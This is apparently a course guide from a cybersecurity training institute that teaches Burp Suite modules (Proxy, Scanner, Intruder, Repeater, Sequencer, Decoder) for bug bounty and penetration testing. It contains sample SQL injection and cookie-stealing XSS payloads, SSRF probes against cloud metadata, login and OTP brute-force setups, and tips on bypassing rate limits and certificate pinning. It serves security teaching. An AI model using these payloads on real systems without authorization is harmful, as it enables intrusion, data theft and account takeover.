



BURP SUITE

ADVANCED GUIDE

Complete Mastery • All Modules • Bug Bounty Focus

Web Vulnerability Research • Authorized Penetration Testing • Red Team Operations

- Scanner
- Intruder
- Repeater
- Decoder
- Sequencer
- Collaborator
- BApp Store
- Spider



28+

Modules Covered

400+

Payloads & Examples

P1-P5

All Severity Levels

100%

Practical Focus

H

HACKIFY

HACKIFY CYBERTECH

Professional Cybersecurity Training Institute

Shaping the next generation of ethical hackers and security professionals



Hands-On Labs

Real-world practice environments



Red Team Focus

Offensive security & exploitation



Certification

Industry-recognized credentials



Bug Bounty Ready

Earn while you learn methodology

What You Will Learn in This Course

- Complete Burp Suite mastery — all 15+ modules in depth
- Web application hacking — OWASP Top 10, SQLi, XSS, SSRF, XXE
- Advanced attacks — JWT, OAuth, HTTP Smuggling, GraphQL, SSTI
- Bug bounty methodology — recon, exploitation, reporting
- Real-world lab exercises with step-by-step walkthroughs
- Professional report writing and vulnerability documentation

ENROLL NOW →

forms.gle/ydT9NtqWbWvPtasV8



Email

info@hackifycybertech.com



Phone

+91 7377682422



Website

www.hackifycybertech.com



Enroll


forms.gle/ydT9NtqWbWvPtasV8

BURP SUITE — Table of Contents

01	Introduction to Burp Suite	What is Burp Suite? • Editions Comparison...
02	Proxy Module — The Core Engine	Intercept & Forward • HTTP History...
03	Target Module — Site Mapping	Site Map • Scope Configuration...
04	Spider / Crawler	Spidering Techniques • Forms & Auth...
05	Scanner — Automated Vuln Detection	Passive Scanning • Active Scanning...
06	Intruder — Fuzzing & Brute Force	Attack Types • Payload Sets...
07	Repeater — Manual Request Manipulation	Request Editing • Response Analysis...
08	Sequencer — Token Analysis	Token Capture • Entropy Analysis...
09	Decoder & Comparer	Encoding Formats • Smart Decode...
10	Logger & Organizer	Request Logging • Capture Filters...
11	Collaborator — Out-of-Band Testing	Burp Collaborator Server • SSRF Detection...
12	Extender & BApp Store	Installing Extensions • Writing Extensions...
13	OWASP Top 10 with Burp Suite	Injection Attacks • Broken Auth...
14	Bug Bounty Methodology	Recon to Report • Workflow Automation...
15	Advanced Techniques & Tips	Macros & Session Handling • Scan Profiles...

■ ■ How To Use This Guide

Each chapter covers a Burp Suite module in depth with real-world examples, HTTP request/response samples, vulnerability detection patterns, and bug bounty tips. Practical command examples are shown in terminal blocks. All techniques are for authorized testing and bug bounty programs only.



CHAPTER 01

Introduction to Burp Suite

What is Burp Suite?

Burp Suite is the world's most widely used web application security testing platform, developed by PortSwigger Web Security. It provides a comprehensive toolkit for performing manual and automated security testing of web applications. Security professionals, bug bounty hunters, and penetration testers rely on Burp Suite daily to discover, exploit, and report vulnerabilities in web applications ranging from simple websites to complex enterprise systems. Its proxy-based architecture lets testers sit between the browser and server, intercepting and modifying every request and response.

Burp Suite's Core Architecture




Fig 1.1 — Burp Suite acts as a Man-in-the-Middle proxy between Browser and Web Server

The proxy sits at the heart of Burp Suite. All traffic between your browser and the target application flows through the proxy, enabling real-time inspection, modification, and replay of HTTP/HTTPS requests and responses. This architecture enables all other tools — Scanner, Intruder, Repeater — to work with captured traffic.

Who Uses Burp Suite?

User Type	Primary Use Case	Most Used Modules
Bug Bounty Hunters	Finding vulns for monetary rewards	Proxy, Scanner, Repeater, Intruder
Penetration Testers	Authorized security assessments	All modules, especially Scanner
Security Researchers	Vulnerability research and PoC dev	Repeater, Decoder, Intruder
AppSec Engineers	SDLC integration and testing	Scanner, Extender, CI/CD API
CTF Players	Web challenges and competitions	Proxy, Repeater, Decoder
Red Teamers	Simulating adversary attacks	Proxy, Intruder, Collaborator

Edition Comparison

Community FREE	Professional \$449/yr	Enterprise Custom
✓ Manual testing only ✓ Basic proxy ✓ Repeater & Decoder ✗ No scanner ✗ No Intruder automation ✓ Community support	✓ All Community features ✓ Active & Passive Scann ✓ Full Intruder automati ✓ BApp Store access ✓ Collaborator ✓ Priority support	✓ All Pro features ✓ CI/CD integration ✓ Scheduled scanning ✓ Centralized reporting ✓ REST API ✓ Team management

Fig 1.2 — Burp Suite Editions: Community (Free) vs Professional (\$449/yr) vs Enterprise

Installation & Setup

```
burp-setup

# Download Burp Suite from: https://portswigger.net/burp/releases
# Requires Java 17+ (bundled with installer)

# Linux — make executable and run:
$ chmod +x burpsuite_community_linux_v2024_x_x.sh
$ ./burpsuite_community_linux_v2024_x_x.sh

# Or run JAR directly:
$ java -jar burpsuite_pro.jar

# Configure browser proxy (Firefox Recommended):
[*] Settings → Network → Manual Proxy → 127.0.0.1:8080

# Install Burp CA Certificate:
[*] Browse to http://burp → Download Certificate
[*] Firefox: Settings → Certificates → Import CA Cert
[*] Or use FoxyProxy extension for quick switching


[+] Burp Suite ready at: http://127.0.0.1:8080
```

Interface Overview

- **Dashboard:** Real-time activity feed — active scans, issue counts, task queue
- **Target:** Site map and scope management — define what you're testing
- **Proxy:** HTTP intercept — the core traffic interception and modification engine
- **Scanner:** Automated vulnerability scanner (Pro/Enterprise only)
- **Intruder:** Automated fuzzing and brute force — 4 attack modes
- **Repeater:** Manual request replay and manipulation with response comparison
- **Sequencer:** Analyze randomness of tokens, session IDs, CSRF tokens
- **Decoder:** Encode/decode data in 20+ formats in one place
- **Comparer:** Diff tool for comparing HTTP responses, word-level diff
- **Logger:** Complete HTTP traffic log with advanced filtering
- **Extender:** Install extensions from BApp Store or write custom ones

■ ■ Pro Tip

Use Ctrl+Shift+A to send any request to ALL Burp tools simultaneously. Right-click any request to send it to Repeater, Intruder, Scanner, or Decoder.



CHAPTER 02

Proxy Module — The Core Engine

Proxy

The foundational MITM proxy — intercepts all HTTP/HTTPS traffic between browser and server. Every Burp workflow begins here.

Community

HTTP Intercept — Live Request/Response




Fig 2.1 — Burp Proxy Intercept tab — full control over live HTTP requests

The Intercept tab is the heart of Burp Suite. When intercept is ON, every HTTP request pauses here, allowing you to read, modify, or drop it before forwarding to the server. You can edit any part of the request — headers, cookies, body, method — and see exactly how the server responds. This is how most manual vulnerability testing begins.

Key Proxy Actions

Action	Keyboard	What It Does
Forward	Ctrl+F	Send current intercepted request to the server as-is
Drop	Ctrl+D	Discard the request — server never receives it
Send to Repeater	Ctrl+R	Clone request to Repeater for manual editing
Send to Intruder	Ctrl+I	Send to Intruder for automated fuzzing
Send to Scanner	Ctrl+S	Queue for active vulnerability scanning (Pro)
Intercept ON/OFF	Ctrl+T	Toggle interception — off lets traffic flow freely
Action → Do intercept	—	Force-intercept a specific response type

HTTP History — Traffic Log

Burp Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender					
Intercept HTTP history WebSockets history Options					
#	▲ Method	URL	Status	Length	MIME
1	GET	https://target.com/	200	15421	HTML
2	GET	https://target.com/api/user	200	342	JSON
3	POST	https://target.com/api/login	302	0	—
4	GET	https://target.com/dashboard	200	28741	HTML
5	GET	https://target.com/api/data?id=1	200	891	JSON
6	GET	https://target.com/api/data?id=2	200	1024	JSON

Fig 2.2 — HTTP History tab — complete audit trail of all requests

HTTP History logs every request that passes through the proxy. This is your audit trail and starting point for analysis. You can filter by host, method, status code, MIME type, and search for keywords. Right-click any entry to send it to other Burp tools. This is where you'll spot patterns like IDOR, parameter tampering, and auth issues.

Proxy Options & Configuration

- **Bind Address:** Default 127.0.0.1:8080 — change port if needed for tools like OWASP ZAP coexistence
- **Intercept Rules:** Filter which requests/responses to intercept — by host, file type, or content
- **Response Interception:** Enable to modify server responses — inject XSS, modify redirects, strip security headers
- **SSL Pass-through:** Bypass SSL for specific hosts (banking apps, pinned certs)
- **Match and Replace:** Automatically modify requests/responses using regex rules — powerful automation
- **Invisible Proxying:** Non-proxy-aware clients — intercept apps that don't support proxy settings
- **Upstream Proxy:** Chain Burp behind corporate proxy or another tool

Intercepting HTTPS Traffic

```
https-setup

# Step 1: Install Burp CA Certificate
[*] Navigate to http://burp
[*] Download: CA Certificate (DER format)

# Step 2: Install in Firefox
[*] Preferences → Privacy → View Certificates
[*] Import → Select burp-cacert.der
[*] Check 'Trust this CA to identify websites'

# Step 3: Or use Android (for mobile app testing)
$ adb push burp-cacert.der /sdcard/Download/
[*] Android Settings → Security → Install certificate

# For apps with certificate pinning:
[*] Use Frida + ssl-unpinning script
[*] Or MagiskTrustUserCerts module on rooted device
[+] All HTTPS traffic now visible and modifiable in Burp!
```

CHAPTER 03

Target Module — Site Mapping & Scope



Target

Defines what you're testing. Site Map builds a visual tree of the application. Scope filtering keeps your testing focused and legal.

Community

Site Map — Application Architecture

The Site Map builds a hierarchical tree of every URL, endpoint, and parameter discovered during your testing session. It aggregates data from proxy history, active scanning, and manual browsing into one visual overview. This is your application intelligence — from here you can see all discovered paths, their response codes, parameters, and issues found.




Fig 3.1 — Target Site Map — visual hierarchy of discovered application endpoints

Scope Configuration — Critical for Bug Bounty

Setting scope correctly is non-negotiable in bug bounty and pentesting. In-scope items are tested aggressively. Out-of-scope items must never be touched. Burp uses scope to filter history, limit scanner activity, and focus Collaborator callbacks. A well-defined scope prevents accidental out-of-scope testing which can get you banned.

```
scope-config

# Add targets to scope:
[*] Right-click target in Site Map → Add to scope
[*] Or Target → Scope → Add URL/Regex

# Scope syntax examples:
https://target.com           → Exact domain + HTTPS
https://*.target.com         → All subdomains
https://target.com/api/*     → API endpoints only
^https?://[^\/*]*target\.com → Regex pattern


# Burp then auto-filters:
[+] Proxy history shows only in-scope requests
[+] Scanner only tests in-scope targets
[+] Collaborator callbacks attributed to scope

# Pro tip – import scope from Burp project:
[*] Target → Scope → Load → import_scope.json
```

Issue Definitions — Vulnerability Catalog

Burp Suite's scanner references a built-in catalog of 300+ vulnerability definitions, each with severity ratings, remediation advice, and references. Understanding these helps you verify scanner findings and hunt manually.

Category	Example Issues	Typical Severity
Injection	SQL injection, Command injection, XXE	Critical / High
Broken Auth	Username enumeration, Weak passwords	High / Medium
Sensitive Data	Cleartext passwords, Private keys	High / Critical
XXE	XML external entity injection	Critical
Broken Access	IDOR, Path traversal, Priv. escalation	Critical / High
Misconfigurations	Default creds, Debug endpoints open	Medium / High
XSS	Reflected, Stored, DOM-based XSS	Medium / High
Insecure Deserialization	Java/PHP/Python object injection	Critical
SSRF	Server-side request forgery	High / Critical
CORS	Misconfigured cross-origin policy	Medium / High



CHAPTER 04

Scanner — Automated Vulnerability Detection

Scanner

Burp's crown jewel. Combines passive and active scanning to automatically detect 300+ vulnerability types. Industry-leading accuracy with low false positives.

Pro

Passive vs Active Scanning

Type	How It Works	Risk	Finds
Passive	Analyzes traffic you've already generated	None	Info disclosure, weak headers, cookies, certs
Active	Sends crafted attack payloads to target	High	SQLi, XSS, XXE, SSRF, RCE, Path Traversal

Passive Scanner — Always Running

Passive scanning runs silently on all traffic flowing through the proxy — zero additional requests sent. It inspects every request and response for security issues without touching the server beyond normal traffic. This makes passive scanning completely safe and suitable for production environments.

- ◆ **Missing Security Headers:** Detects absent Content-Security-Policy, X-Frame-Options, HSTS, X-XSS-Protection
- ◆ **Cleartext Credentials:** Flags passwords and tokens sent over HTTP (not HTTPS)
- ◆ **Weak Cookie Attributes:** Missing HttpOnly, Secure, SameSite flags on session cookies
- ◆ **Private IP Disclosure:** Internal IP addresses leaked in responses (10.x, 192.168.x, 172.x)
- ◆ **Email Disclosure:** Staff email addresses found in responses — useful for social engineering
- ◆ **Verbose Error Messages:** Stack traces, DB error details, framework versions in error pages
- ◆ **Cacheable HTTPS Responses:** Sensitive pages incorrectly cached by browsers or CDN
- ◆ **SSL/TLS Issues:** Weak cipher suites, expired certificates, insecure protocol versions

Active Scanner — Attack Payloads

Active scanning fires thousands of crafted payloads at the target, testing each parameter for vulnerabilities. The scanner uses PortSwigger's proprietary techniques refined over 15+ years of web security research. It handles multi-step processes, authentication, and complex state management automatically.

```
active-scan

# Launch Active Scan from right-click menu:
[*] Right-click request in History/Repeater
[*] → Scan → Active Scan

# Or configure automated scan:
Dashboard → New Scan → enter URL + credentials

# Active scan payloads example (SQLi):
GET /api/user?id=1' HTTP/1.1 ← Single quote
GET /api/user?id=1 AND 1=1-- HTTP/1.1 ← Boolean test
GET /api/user?id=1;SLEEP(5)-- HTTP/1.1← Time-based

# XSS payload examples:
GET /search?q=<script>alert(1)</script>
GET /search?q="><img src=x onerror=alert(1)>
GET /search?q=javascript:alert(document.cookie)

[+] Scanner reports: Issue type, severity, evidence, remediation
```

Scan Configurations

Fine-tune scanner behavior using built-in or custom scan configurations:

Config Profile	Use Case	Speed	Depth
Lightweight	Quick overview, time-limited tests	Fast	Low
Default (Balanced)	Standard pentest/bug bounty	Medium	Medium
Thorough	Deep assessment, full coverage	Slow	High
Audit coverage — max	Maximum vulnerability coverage	Very Slow	Max
Custom (user-defined)	Tailored to specific targets	Variable	Variable

Interpreting Scanner Results

CRITICAL

SQL Injection

CWE-89

Parameter 'id' in GET /api/user?id=1 is vulnerable to SQL injection. Confirmed via time-based technique — SLEEP(5) caused 5-second delay. Database: MySQL 8.0.

HIGH

Stored XSS

CWE-79

Comment field at /post/comment stores and renders unsanitized HTML. Payload <script>alert(document.cookie)</script> executes for all users viewing the post.

HIGH

SSRF

CWE-918


Image URL parameter at /api/fetch-image?url= allows arbitrary HTTP requests. Internal AWS metadata at http://169.254.169.254/latest/meta-data/ was accessible.

MEDIUM

Missing HSTS Header

The application does not return a Strict-Transport-Security header, leaving users vulnerable to SSL stripping and MITM attacks over insecure connections.

Fig 4.1 — Sample Burp Scanner findings with severity, description, and CVE reference



CHAPTER 05

Intruder — Fuzzing & Automated Attacks

Intruder

Automated payload injection engine. Brute force, fuzzing, credential stuffing, and parameter manipulation at scale. 4 powerful attack types.

Community/Pro

The 4 Attack Types

Intruder supports four fundamentally different attack modes, each suited for different scenarios:

Sniper	Single payload set, tests one position at a time Test one parameter: /page?id=\$1\$ — iterates through wordlist
Battering Ram	Same payload in ALL positions simultaneously Username=\$test\$&password;=\$test\$ — same value in both
Pitchfork	Multiple payload sets, one per position, iterates in parallel Username=\$user_list\$&password;=\$pass_list\$ — row 1 of each list together
Cluster Bomb	All combinations of multiple payload sets — most powerful Every username × every password — credential stuffing at scale

Positions Tab — Marking Injection Points

```
intruder-positions

# Intruder automatically marks parameters with $...$
# Example request with positions marked:

POST /api/login HTTP/1.1
Host: target.com
Content-Type: application/json

{  "username": "$admin$",
   "password": "$password$",
   "otp":      "$123456$"  }

# Attack type selection:
[*] Sniper    → Test username only (Sniper on $admin$)
[*] Pitchfork → Valid user + password list (2 sets)
[*] Cluster Bomb → All users × All passwords (brute force)

# Custom markers – select text → Add $ button
```

Payload Types

Payload Type	Description	Bug Bounty Use
--------------	-------------	----------------

Simple list	Custom wordlist — most used	Password brute force, dir enum
Runtime file	Load from file during attack	Large wordlists without memory
Custom iterator	Combine character sets/lists	OTP brute force, token guessing
Character frobber	Modify each char of base value	WAF bypass fuzzing
Bit flipper	Flip bits in binary values	JWT/token manipulation
Null payloads	Repeat same value N times	Race condition testing
Numbers	Sequential or random numbers	IDOR — test /user/\$id\$
Dates	Date ranges in various formats	Date-based IDOR, expiry bypass
Brute forcer	Generate all charset combinations	Short OTP, PIN codes
Extension-gen'd	From BApp extensions	Custom payload generation

Grep Match — Finding Success

Use Grep-Match to automatically flag responses that indicate success. Configure strings to look for in responses — 'Welcome', 'dashboard', '200 OK', or absence of 'Invalid password'.

```
grep-match

# Grep-Match for successful login:
Grep-Match: 'Welcome' OR 'dashboard' OR 'token'
Grep-Extract: extract session token from response

# Grep-Match for IDOR discovery:
Grep-Match: '"email":' ← found another user's data

# Status code analysis – filter by:
[*] Status 200 → successful request
[*] Status 302 → redirect (login success?)
[*] Different Length → anomaly in response

# Rate limiting bypass tips:
Options → Request Engine → Max concurrent = 1
Add X-Forwarded-For: $random_IP$ header injection
Throttle: 1 request per 2 seconds
```

■ ■ Bug Bounty Gold

IDOR hunting with Intruder: Send GET /api/user/\$1\$ to Intruder → Numbers payload 1-10000 → Filter by response length differences → Different lengths = other users' data = P1 IDOR!

CHAPTER 06

Repeater — Manual Request Manipulation

Repeater

Community

The most-used Burp tool for manual testing. Edit and replay any HTTP request infinitely, comparing responses to identify vulnerabilities. Essential for PoC development.

Repeater Interface




Fig 6.1 — Repeater tab — edit request left, instant response right

Why Repeater is Essential for Bug Bounty

Repeater is where you prove (or disprove) every potential vulnerability. The Scanner might flag something — Repeater is where you craft the definitive PoC. You can test auth bypass by removing/changing tokens, test IDOR by changing IDs, test parameter pollution, inject payloads manually, and compare responses side-by-side.

- **IDOR Testing:** Change /api/user/\$YOUR_ID\$ to other users' IDs — see unauthorized data
- **Auth Header Testing:** Remove Authorization header — check if endpoint still responds
- **Parameter Tampering:** Change price=100 to price=0.01, role=user to role=admin
- **SQL Injection PoC:** Manually inject ' OR 1=1-- and confirm DB error or data leak
- **JWT Manipulation:** Decode JWT, modify claims (role, sub, exp), re-encode and test
- **SSRF Testing:** Change URL parameter to http://169.254.169.254 — AWS metadata
- **XXE Injection:** Modify XML body to include external entity references
- **Business Logic:** Negative quantities, skip payment steps, reuse single-use tokens
- **Race Conditions:** Use 'Send group in parallel' to trigger race conditions
- **Header Injection:** Add X-Forwarded-For, X-Original-URL, X-Rewrite-URL headers

Advanced Repeater Features

repeater-tips

```
# Send group in parallel (Race Condition testing – Burp Pro):
```

```
[*] Create multiple tabs with same request  
[*] Group tabs → Send group in parallel  
[*] All requests fire simultaneously → race condition!
```

```
# HTTP/2 testing:
```

```
[*] Repeater supports HTTP/1.1 and HTTP/2  
[*] Test HTTP/2 desync attacks  
[*] Toggle via Target options
```

```
# Useful keyboard shortcuts:
```

```
Ctrl+Enter    → Send request  
Ctrl+Shift+↑  → Go to previous request in history  
Ctrl+U        → URL-decode selected text  
Ctrl+Shift+U  → URL-encode selected text
```

```
# Context menu → Change request method:
```

```
[*] Right-click → Change request method: GET↔POST  
[*] Burp auto-converts body to/from query string
```

CHAPTER 07

Sequencer — Token Entropy Analysis

Sequencer

Community

Analyzes the randomness (entropy) of tokens, session IDs, CSRF tokens, and any repeating values. Weak randomness = predictable tokens = account takeover.

Why Token Randomness Matters

Session tokens, password reset links, CSRF tokens, and API keys must be cryptographically random. If a token can be predicted — even partially — an attacker can forge valid tokens without authentication. Sequencer captures thousands of tokens from the application and applies statistical tests to measure their true entropy.

Sequencer Analysis Output

Test	Measures	Pass	Fail
FIPS Monobit	Frequency of 1s vs 0s	>9725	<9725
FIPS Poker	Distribution of 4-bit vals	45–500	Outside range
FIPS Runs	Run lengths of 0s and 1s	>2267	<2267
FIPS Long Runs	Longest run of same bit	<26 bits	≥26 bits
Correlation analysis	Bit-level autocorrelation	< 0.05	> 0.05
Compression ratio	Incompressible = random	> 0.9	< 0.9
Overall quality	Combined entropy estimate	> 100 bits	< 100 bits

```
sequencer


# Using Sequencer:
[*] Find a request that returns a token (login, CSRF request)
[*] Right-click → Send to Sequencer

# Auto capture – Sequencer fires request automatically:
[*] Token Location: Response body / cookie / header
[*] Start Live Capture → collect 500+ tokens

# Manual load – paste pre-collected tokens:
[*] Load → paste one token per line

# Analyze results:
[+] Quality: Excellent → tokens are cryptographically strong
[!] Quality: Poor → tokens may be predictable!
[!] Effective entropy < 50 bits → HIGH severity finding!

# Weak token example (sequential IDs):
session=dXNlcjE= → base64 decode → 'user1'
session=dXNlcjI= → base64 decode → 'user2' ← predictable!
```



CHAPTER 08

Decoder & Comparer — Data Transformation

Decoder — Your Cryptography Swiss Army Knife

Decoder

Transform data between 20+ encoding/hashing formats instantly. URL, Base64, HTML, Hex, ASCII, Gzip, and more. Smart Decode auto-detects the format.

Community

Format	Example Input	Example Output
URL Encode	Hello World!	Hello%20World%21
URL Decode	%3Cscript%3E	<script>
Base64 Encode	admin:password	YWRtaW46cGFzc3dvcmQ=
Base64 Decode	eyJ1c2VyljoiYWRtaW4ifQ==	{"user":"admin"}
HTML Encode		
HTML Decode	<script>	<script>
Hex Encode	admin	61646d696e
Hex Decode	48656c6c6f	Hello
MD5 Hash	password	5f4dcc3b5aa765d61d83...
SHA-256 Hash	password	5e884898da28047151d0...
Gzip	Large JSON response	Compressed binary
Smart Decode	YWRtaW46cGFzc3dvcmQ=	Auto-detects Base64 → admin:password

